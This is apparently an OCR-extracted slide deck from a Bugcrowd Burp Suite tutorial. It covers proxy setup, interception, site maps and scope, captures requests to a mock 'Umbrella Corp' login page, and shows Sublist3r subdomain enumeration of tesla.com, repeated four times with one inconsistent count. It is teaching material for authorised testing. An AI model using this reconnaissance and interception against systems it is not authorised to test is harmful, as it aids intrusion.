
○ Certificate and private key in PKCS#12 keystore

Import

○ Certificate and private key in DER format

○ Certificate and private key from PKCS#12 keystore

Ensure proxy is up and intercept is off




Burp Suite Professional v1.7.33 - Temporary Project - licensed to Bugcrowd [2 user license]

Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project
Intercept HTTP history WebSockets history Options
Add
Edit
Remove

Proxy Listeners

Burp Proxy uses listeners to receive incoming HTTP requests from your browser. You will need to configure your

Running	Interface	Invisible	Redirect	Certificate
☑	127.0.0.1:8080			Per-host



Burp Suite Professional v1.7.33 - Temporary Project - licensed to Bugcrowd [2 user license]

Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Com
Intercept HTTP history WebSockets history Options
Forward
Drop
Intercept is on
Action
Raw
Hex


Burp starts up with interception turned on.

Proxying a Target

```
root@kali:~/Desktop/tools/Sublist3r# python sublist3r.py -d tesla.com

                # Coded By Ahmed Aboul-Ela - @aboul3la

[-] Enumerating subdomains now for tesla.com
[-] Searching now in Baidu..
[-] Searching now in Yahoo..
[-] Searching now in Google..
[-] Searching now in Bing..
[-] Searching now in Ask..
[-] Searching now in Netcraft..
[-] Searching now in DNSdumpster..
[-] Searching now in Virustotal..
[-] Searching now in ThreatCrowd..
[-] Searching now in SSL Certificates..
[-] Searching now in PassiveDNS..
[!] Error: Google probably now is blocking our requests
[~] Finished now the Google Enumeration ...
[-] Total Unique Subdomains Found: 36
www.tesla.com
auth.tesla.com
autodiscover.tesla.com
blog.tesla.com
comparison.tesla.com
dev.tesla.com
eua-origin.tesla.com
forums.tesla.com
imap.tesla.com
ir.tesla.com
lyncdiscover.tesla.com
model3.tesla.com
my.tesla.com
naa-origin.tesla.com
nas-origin.tesla.com
new.tesla.com
new-dev.tesla.com
partners.tesla.com
pop.tesla.com
powerwall.tesla.com
resources.tesla.com
shop.tesla.com
```

http://www.umbrellacorpinternal.com:8881/


But can you get in?


Burp Suite Professional v1.7.33 - Temporary Project - licensed to Bugcrowd [2 user license]
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Site map Scope
http://www.umbrellacorpinternal.com:8881
/
static
0002.jpg
/
Contents
Issues
Request Response
Raw Headers Hex
Advisory
Type a search term
0 matches

Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

Host	Method	URL	Params	Sta...	L
http://www.umbrella...	GET	/		200	9
http://www.umbrella...	GET	/static/0002.jpg/			

```
GET / HTTP/1.1
Host: www.umbrellacorpinternal.com:8881
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/67.0.3396.87 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,
image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```


www.umbrellacorpinternal.com:8881
Apps For quick access, place your bookmarks here on the bookmarks bar. Import bookmarks now...
Welcome to Umbrella Internal
(log in)
User:
Password:
Submit
Umbrella Corporation
OUR BUSINESS IS LIFE ITSELF.

UMBRELLA COPORATION, VIRAL WEAPONARY DIVISION. BE ADVISED, YOU ARE ENTERING A SECURE SYSTEM PROTECTED UNDER SECTION 37 OF THE INFORMATION SECURITY PROTOCOL


Burp Core Tools

```
root@kali:~/Desktop/tools/Sublist3r# python sublist3r.py -d tesla.com

# Coded By Ahmed Aboul-Ela - @aboul3la

[-] Enumerating subdomains now for tesla.com
[-] Searching now in Baidu..
[-] Searching now in Yahoo..
[-] Searching now in Google..
[-] Searching now in Bing..
[-] Searching now in Ask..
[-] Searching now in Netcraft..
[-] Searching now in DNSdumpster..
[-] Searching now in Virustotal..
[-] Searching now in ThreatCrowd..
[-] Searching now in SSL Certificates..
[-] Searching now in PassiveDNS..
[!] Error: Google probably now is blocking our requests
[~] Finished now the Google Enumeration ...
[-] Total Unique Subdomains Found: 3
www.tesla.com
auth.tesla.com
autodiscover.tesla.com
blog.tesla.com
comparison.tesla.com
dev.tesla.com
eua-origin.tesla.com
forums.tesla.com
imap.tesla.com
ir.tesla.com
lyncdiscover.tesla.com
model3.tesla.com
my.tesla.com
naa-origin.tesla.com
nas-origin.tesla.com
new.tesla.com
new-dev.tesla.com
partners.tesla.com
pop.tesla.com
powerwall.tesla.com
resources.tesla.com
shop.tesla.com
```

Target Tab


```
root@kali:~/Desktop/tools/Sublist3r# python sublist3r.py -d tesla.com

                # Coded By Ahmed Aboul-Ela - @aboul3la

[-] Enumerating subdomains now for tesla.com
[-] Searching now in Baidu..
[-] Searching now in Yahoo..
[-] Searching now in Google..
[-] Searching now in Bing..
[-] Searching now in Ask..
[-] Searching now in Netcraft..
[-] Searching now in DNSdumpster..
[-] Searching now in Virustotal..
[-] Searching now in ThreatCrowd..
[-] Searching now in SSL Certificates..
[-] Searching now in PassiveDNS..
[!] Error: Google probably now is blocking our requests
[~] Finished now the Google Enumeration ...
[-] Total Unique Subdomains Found: 36
www.tesla.com
auth.tesla.com
autodiscover.tesla.com
blog.tesla.com
comparison.tesla.com
dev.tesla.com
eua-origin.tesla.com
forums.tesla.com
imap.tesla.com
ir.tesla.com
lyncdiscover.tesla.com
model3.tesla.com
my.tesla.com
naa-origin.tesla.com
nas-origin.tesla.com
new.tesla.com
new-dev.tesla.com
partners.tesla.com
pop.tesla.com
powerwall.tesla.com
resources.tesla.com
shop.tesla.com
```

Target -> Site Map


Burp Suite Professional v1.7.33 - Temporary Project - licensed to Bugcrowd [2 user license]
1
Burp Intruder Repeater Window Help
Target
Proxy
Spider
Scanner
Intruder
Repeater
Sequencer
Decoder
Site map
Scope

The Target Tab is an overarching tree style view of all websites in scope.

Icons designate what type of content each node is. You can select a single path and see only requests you've made in that area.




Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

Host	Method	URL	Params	Sta...	L
http://www.umbrella...	GET	/		200	9
http://www.umbrella...	GET	/static/0002.jpg/			

```
GET / HTTP/1.1
Host: www.umbrellacorpinternal.com:8881
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/67.0.3396.87 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,
image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```

Scope - What Do You Want to Focus On?



Burp Suite Professional v1.7.33 - Temporary Project - licensed to Bugcrowd [2 user license]

Burp Intruder Repeater Window Help
Target | Proxy | Spider | Scanner | Intruder | Repeater | Sequencer | Decoder | Comparer | Extender | Project options | User options | Alerts
Site map | Scope

Target Scope

Define the in-scope targets for your current work. This configuration affects the behavior of tools throughout the suite. The easiest way to configure scope is to browse to your target and use the context menus in the site map to include or exclude URL paths.


☑ Use advanced scope control

Include in scope

Enabled	Protocol	Host / IP range	Port	File

Exclude from scope

Enabled	Protocol	Host / IP range	Port	File



Add URL to include in scope

Specify a regular expression to match each URL component, or leave blank to match any item. An IP range can be specified instead of a hostname.


Protocol: Any

Host or IP range: umbrella

Port:

File:

umbrella



Proxy history logging

You have added an item to Target scope. Do you want Burp Proxy to stop sending out-of-scope items to the history or other Burp tools?


Answering "yes" will avoid accumulating project data for out-of-scope items.

□ Always take the same action in future

Proxy Tab

```
root@kali:~/Desktop/tools/Sublist3r# python sublist3r.py -d tesla.com

                 # Coded By Ahmed Aboul-Ela - @aboul3la

[-] Enumerating subdomains now for tesla.com
[-] Searching now in Baidu..
[-] Searching now in Yahoo..
[-] Searching now in Google..
[-] Searching now in Bing..
[-] Searching now in Ask..
[-] Searching now in Netcraft..
[-] Searching now in DNSdumpster..
[-] Searching now in Virustotal..
[-] Searching now in ThreatCrowd..
[-] Searching now in SSL Certificates..
[-] Searching now in PassiveDNS..
[!] Error: Google probably now is blocking our requests
[~] Finished now the Google Enumeration ...
[-] Total Unique Subdomains Found: 36
www.tesla.com
auth.tesla.com
autodiscover.tesla.com
blog.tesla.com
comparison.tesla.com
dev.tesla.com
eua-origin.tesla.com
forums.tesla.com
imap.tesla.com
ir.tesla.com
lyncdiscover.tesla.com
model3.tesla.com
my.tesla.com
naa-origin.tesla.com
nas-origin.tesla.com
new.tesla.com
new-dev.tesla.com
partners.tesla.com
pop.tesla.com
powerwall.tesla.com
resources.tesla.com
shop.tesla.com
```

Proxy - Listed, ordered view



Burp Suite Professional v1.7.33 - Temporary Project - licensed to Bugcrowd [2 user license]
Burp Intru Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history WebSockets history Options
Request Response
Raw Headers Hex
? < + >
Type a search term
0 matches

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME t...	Extension	Title	Comment	SSL	IP
19	https://www.whatruns.com	POST	/api/v1/get_site_apps	✓		200	1240	JSON				✓	104.27.136.47
